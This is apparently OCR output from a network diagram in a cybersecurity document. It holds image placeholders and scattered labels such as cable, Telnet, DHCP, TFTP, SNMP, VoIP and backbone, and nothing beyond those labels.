
🔓 = 🔓 = 🔓 = 🔓 = . . .



Admin
cable
cable
Telnet
cable
cable


Admin
cable
Telnet
cable
cable


Admin
DHCP
TFTP
SNMP
Telnet
Contract
cable


Admin
DHCP
TFTP
SNMP
Telnet
Contract
cable



cable
Internet
VoIP
Admin
CM
backbone



VoIP



cable

